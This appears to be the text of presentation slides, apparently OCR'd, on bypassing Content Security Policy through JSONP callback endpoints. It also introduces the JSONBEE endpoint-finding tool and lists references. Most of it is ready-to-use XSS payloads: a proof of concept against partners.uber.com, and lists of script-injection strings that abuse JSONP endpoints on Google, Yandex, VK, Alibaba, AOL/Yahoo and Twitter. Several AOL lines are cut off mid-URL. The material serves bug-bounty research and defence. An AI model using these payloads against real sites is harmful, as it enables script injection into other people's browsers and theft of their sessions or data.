
```
"><script src="https://mkto.uber.com/index.php/form/getKnownLead?callback=alert(document.domain);"></script>
```
//POC by Efkan.



```
https://partners.uber.com/p3/referrals/ms?i=bq6ew1w9ue&m=ANNIVERSARY&v=1"><script src="https://mkto.uber.com/index.php/form/getKnownLead?callback=alert(document.domain);//">
```

partners.uber.com

Payloads to bypass the top BBP sites CSP



```
#Google.com:
"><script+src="https://googleads.g.doubleclick.net/pagead/conversion/1036918760/wcm?callback=alert(1337)"></script>
"><script+src="https://www.googleadservices.com/pagead/conversion/1070110417/wcm?callback=alert(1337)"></script>
"><script+src="https://cse.google.com/api/007627024705277327428/cse/r3vs7b0fcli/queries/js?callback=alert(1337)"></script>
"><script+src="https://accounts.google.com/o/oauth2/revoke?callback=alert(1337)"></script>
#blogger.com:
"><script+src="https://www.blogger.com/feeds/5578653387562324002/posts/summary/4427562025302749269?callback=alert(1337)"></script>
#Yandex:
"><script+src="https://translate.yandex.net/api/v1.5/tr.json/detect?callback=alert(1337)"></script>
"><script+src="https://api-metrika.yandex.ru/management/v1/counter/1/operation/1?callback=alert"></script>
#VK.com:
"><script+src="https://api.vk.com/method/wall.get?callback=alert(1337)"></script>
#AlibabaGroup:
"><script+src="https://detector.alicdn.com/2.7.3/index.php?callback=alert(1337)"></script>
"><script+src="https://suggest.taobao.com/sug?callback=alert(1337)"></script>
"><script+src="https://count.tbcdn.cn//counter3?callback=alert(1337)"></script>
"><script+src="https://bebezoo.1688.com/fragment/index.htm?callback=alert(1337)"></script>
"><script+src="https://wb.amap.com/channel.php?callback=alert(1337)"></script>
"><script+src="http://a.sm.cn/api/getgamehotboarddata?format=jsonp&page=1&_=1537365429621&callback=confirm(1);jsonp1"></script>
"><script+src="http://api.m.sm.cn/rest?method=tools.sider&callback=jsonp_1869510867%3balert(1)%2f%2f794"></script>
#Uber.com:
"><script+src="https://mkto.uber.com/index.php/form/getKnownLead?callback=alert(document.domain);"></script>
#AOL/Yahoo
"><script+src="https://www.aol.com/amp-proxy/api/finance-instruments/14.1.MSTATS_NYSE_L/?callback=confirm(9)//jQuery1120033838593671
"><script+src="https://df-webservices.comet.aol.com/sigfig/ws?service=sigfig_portfolios&porttype=2&portmax=5&rf=http://www.dailyfina
"><script+src="https://api.cmi.aol.com/content/alert/homepage-alert?site=usaol&callback=confirm(1);//jQuery20108887725116629929_1528
"><script+src="https://api.cmi.aol.com/catalog/cms/help-central-usaol-navigation-utility?callback=confirm(1);//jQuery201088877251166
"><script+src="https://www.aol.com/amp-proxy/api/finance-instruments/14.1.MSTATS_NYSE_L/?callback=confirm(9)//jQuery1120033838593671
"><script+src="https://ui.comet.aol.com/?module=header%7Cleftnav%7Cfooter&channel=finance&portfolios=true&domain=portfolios&collapse
"><script+src="http://portal.pf.aol.com/jsonmfus/?service=myportfolios,&porttype=1&portmax=100&callback=confirm(9)//jQuery1710788849
#Twitter.com:
"><script+src="http://search.twitter.com/trends.json?callback=alert()"></script>
"><script+src="https://twitter.com/statuses/user_timeline/yakumo119info.json?callback=confirm()"></script>
"><script+src="https://twitter.com/status/user_timeline/kbeautysalon.json?count=1&callback=confirm()"></script>
```

Automating JSONP searching (JSONBEE)

JSONBEE is created to automate the process of finding a JSONP endpoint within the “script-src” sites scope. Thus, allowing for fast way of bypassing content security policy.

Google CSP evaluator (https://csp-evaluator.withgoogle.com) is a great tool. JSONBEE doesn’t replace it, but completes its job.

JSONBEE could be found at: https://github.com/zigoo0

JSONBEE finds JSONP endpoints via 3 main sources:

- Github project “JSONBEE” repo;
- Google dorks - eleminating false positives by validating the content-type of the pages response;
- The internet archive website.

Demo for JSONBEE

Useful references

- Content security policy official website:
  - http://content-security-policy.com
- Google CSP evaluator:
  - https://csp-evaluator.withgoogle.com/
  - https://blog.thomasorlita.cz/vulns/google-csp-evaluator/
- H5SC Minichallenge + solutions:
  - https://github.com/cure53/XSSChallengeWiki/wiki/H5SC-Minichallenge-3:-%22Sh*t,-it%27s-CSP!%22
- Using Google Analytics for data extraction:
  - https://labs.detectify.com/2018/01/19/google-analytics-data-extraction/
- Neatly bypassing CSP:
  - https://lab.wallarm.com/how-to-trick-csp-in-letting-you-run-whatever-you-want-73cb5ff428aa
- Bypass CSP by Abusing XSS Filter in Edge:
  - https://medium.com/bugbountywriteup/bypass-csp-by-abusing-xss-filter-in-edge-43e9106a9754
- Bypassing Content-Security-Policy with DNS prefetching:
  - https://blog.compass-security.com/2016/10/bypassing-content-security-policy-with-dns-prefetching/
- Data Exfiltration in the Face of CSP:
  - http://www.cse.chalmers.se/research/group/security/pdf/data-exfiltration-in-the-face-of-csp.pdf
- Bypassing CSP using polyglot JPEGs:
  - https://portswigger.net/blog/bypassing-csp-using-polyglot-jpegs

QUESTIONS?

Thank you!